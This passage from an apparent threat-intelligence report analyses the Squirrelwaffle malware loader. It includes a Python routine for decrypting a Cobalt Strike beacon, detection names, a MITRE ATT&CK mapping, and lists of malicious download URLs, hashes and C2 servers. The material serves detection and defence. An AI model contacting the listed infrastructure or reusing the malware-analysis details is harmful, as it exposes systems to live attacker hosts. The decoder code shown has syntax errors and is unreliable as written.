This binary data consists of shellcode that decrypts the Cobalt Strike beacon using the XOR-based algorithm replicated below in Figure 13.

```
def decode_beacon(xor_key, data)
    out = b""
    for i in range(int(len(data)/4)):
        temp = struct.unpack_from('<I', data[i*4:])[0]
        temp ^= xor_key,
        out += struct.pack('<I', temp)
        xor_key ^= temp
    return out
```

Figure 13: Cobalt Strike beacon decryption algorithm.

The Cobalt Strike beacon observed by Zscaler ThreatLabz contains the following CnC servers:

hxxps://systemmentorsec.com/jquery-3.3.1.min.js,

hxxps://213.227.154.92/jquery-3.3.1.min.js

Cloud Sandbox Detection




Figure 14: Zscaler Cloud Sandbox detection of Squirrelwaffle Loader

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators at various levels including the signature shown below:

Win32.Downloader.Squirrelwaffle

Conclusion

After the Emotet botnet takedown earlier this year, criminal threat actors are filling that void. Squirrelwaffle appears to be a new loader taking advantage of this gap. It is not yet clear if Squirrelwaffle is developed and distributed by a known threat actor or a new group. However, similar distribution techniques were previously used by Emotet. The Zscaler ThreatLabz team will continue to monitor this attack, as well as others, to help keep our customers safe.

MITRE ATT&CK TTP Mapping

Tactic	Technique
T1059	Command and Scripting Interpreter
T1592	Gather Victim Host Information
T1569	System Services
T1137	Office Application Startup
T1055	Process Injection
T1140	Deobfuscate/Decode Files or Information
T1436	Commonly Used Port
T1437	Standard Application Layer Protocol
T1106	Native API

Indicators of Compromise

Squirrelwaffle ZIP archive URLs

- hxxp://amaimaging[.]com/voluptas-quidem/documents.zip
- hxxp://beautifulgist[.]com/id-alias/documents.zip
- hxxp://bussiness-z[.]ml/qui-quia/documents.zip
- hxxp://gadhwadasamaj.techofi[.]in/expedita-consequatur/documents.zip
- hxxp://inetworx.co[.]za/voluptate-sunt/documents.zip
- hxxp://insurance.akademiilmujaya[.]com/beatae-sunt/documents.zip
- hxxp://prevenzioneformazionelavoro[.]it/quasi-reprehenderit/documents.zip
- hxxp://procatodicadelacosta[.]com/neque-et/documents.zip
- hxxp://readgasm[.]com/repudiandae-provident/documents.zip

- hxxp://rinconadadellago[.]com.mx/qui-quia/documents.zip
- hxxp://saraviatowing[.]net/et-praesentium/documents.zip
- hxxp://shahanaschool[.]in/illum-accusamus/documents.zip
- hxxp://srv7.corpwebcontrol[.]com/np/prog_est.zip
- hxxp://srv7.corpwebcontrol[.]com/np/user_est.zip
- hxxp://stripemovired.ramfactoryarg[.]com/nostrum-ab/documents.zip
- hxxp://syncun[.]com/natus-aut/documents.zip
- hxxp://tradingview-brokers.skoconstructionng[.]com/molestiae-voluptatum/documents.zip
- hxxps://abogados-en-medellin[.]com/odit-error/documents.zip
- hxxps://amaimaging[.]com/voluptas-quidem/ducimus.zip
- hxxps://builtbvbh-com[.]gq/eum-est/voluptas.zip
- hxxps://builtbybh-com[.]gq/eum-est/voluptas.zip
- hxxps://builtybybh-com[.]gq/eum-est/voluptas.zip
- hxxps://cctvfiles[.]xyz/aliquam-ipsam/documents.zip
- hxxps://focus.focalrack[.]com/enim-rerum/ducimus.zip
- hxxps://inetworx.co[.]za/voluptate-sunt/est.zip
- hxxps://kmslogistik[.]com/repellat-et/est.zip
- hxxps://moeinjelveh[.]ir/et-eligendi/placeat.zip
- hxxps://readgasm[.]com/repudiandae-provident/voluptas.zip
- hxxps://saraviatowing[.]net/et-praesentium/placeat.zip
- hxxps://sextoystore.co[.]in/temporibus-aut/est.zip
- hxxps://shivrajengineering[.]in/qui-dolores/placeat.zip

Squirrelwaffle Loader URLs

- hxxps://ghapan[.]com/Kdg73onC3oQ/090921.html
- hxxps://yoowi[.]net/tDzEJ8uVGwdj/130921.html
- hxxps://gruasingenieria[.]pe/LUS1NTVui6/090921.html
- hxxps://chaturanga.groopy[.]com/7SEZBnhMLW/130921.html
- hxxps://lotolands[.]com/JtaTAt4Ej/130921.html
- hxxps://cortinastelasytrazos[.]com/Yro6Atvj/sec.html
- hxxps://orquideavallenata[.]com/4jmDb0s9sg/sec.html
- hxxps://fundacionverdaderosheroes[.]com/gY0Op5Jkht/sec.html

Squirrelwaffle Word Document File MD5 Hashes

- 326498ae163f0d6b8a863d24793f152d
- 2156a1a8b0c579a51ea77d1bc7062b49
- 5e9f33e5baa6d6efca91c8db78c01bd0
- fae4ca3c95a5068063637b2f2ed3a5b2
- a449e5044437c453fce2ead881aa8161
- c27545fbb3b4ff35277bce1383655e46
- c774e400b46f4c0bb90c11e349bc36a0
- c2ed8fc614aeda36a7e3a638fa7db16a
- db11964b27738bf4e3a1501e11bd54ad
- 822e20c95df7165009600a9bfbff9b5e
- c1ed800a4ae9d4efd61de3aa7fd657b4
- b478bc389fc15e17b231984fa80e2b0d
- e599a656599a2680c9392c7329d9d519
- da48063b7d75ec645f4370b95c28675c
- c3bd4145feaaae541cb17ccc7cbd2e44
- 558f97103085394c3a35c9b03839fe72
- a07f5b21376cd2b661f36dcdc2081b75
- 5b50f7beabcff32bd02de2dda2766a7b

Squirrelwaffle VBS File MD5 Hash

- 9da69f65ce4e8e57aef3ea1dd96f42ec

Squirrelwaffle Loader MD5 Hashes

- 7e9ba57db08f53b56715b0a8121bd839
- 5ec89ea30af2cc38ae183d12ffacbcf7
- a3ecc9951178447b546b004ea2dfd93f
- 9545905ea3735dcac289eead39e3f893
- 732ce2ef4b18042ef9e3f3e52ad59916

- cb905bb6a38b5d253eb64aab46eafbd7
- ebeeef845d0d666363935da89a57b44d

Unpacked DLL file MD5 Hash

- 3ecc9ca5e744d7ddafa04834c70b95c3

Domain used by the DLL for Squirrelwaffle CnC

- 107[.]180[.]12[.]15 port 80 centralfloridaasphalt[.]com
- 119[.]235[.]250[.]50 port 80 kmslogistik[.]com
- 143[.]95[.]80[.]83 port 80 chaturanga[.]groopy[.]com
- 160[.]153[.]129[.]37 port 80 mercyfoundationcio[.]org
- 160[.]153[.]129[.]37 port 80 shoeclearanceoutlet[.]co[.]uk
- 160[.]153[.]131[.]187 port 80 spiritofprespa[.]com
- 166[.]62[.]28[.]139 port 80 jhehosting[.]com
- 166[.]62[.]28[.]139 port 80 key4net[.]com
- 166[.]62[.]28[.]139 port 80 lead[.]jhinfotech[.]co
- 166[.]62[.]28[.]139 port 80 voip[.]voipcallhub[.]com
- 166[.]62[.]28[.]139 port 80 voipcallhub[.]com
- 194[.]181[.]228[.]45 port 80 bartek-lenart[.]pl
- 194[.]181[.]228[.]45 port 80 lenartsa[.]webd[.]pro
- 202[.]52[.]147[.]113 port 80 amjsys[.]com
- 203[.]124[.]44[.]95 port 80 novamarketing[.]com[.]pk
- 216[.]219[.]81[.]3 port 80 ems[.]prodigygroupindia[.]com
- 216[.]219[.]81[.]3 port 80 hrms[.]prodigygroupindia[.]com

Cobalt Strike Stager MD5 Hashes

- 116301fd453397fdf3cb291341924147
- ef799b5261fd69b56c8b70a3d22d5120

Cobalt Strike CnC Servers

- 213.227.154[.]92:443/jquery-3.3.1.min.js
- 213.227.154[.]92:8080/jquery-3.3.1.min.js
- systemmentorsec[.]com:443/jquery-3.3.1.min.js
- systemmentorsec[.]com:8080/jquery-3.3.1.min.js
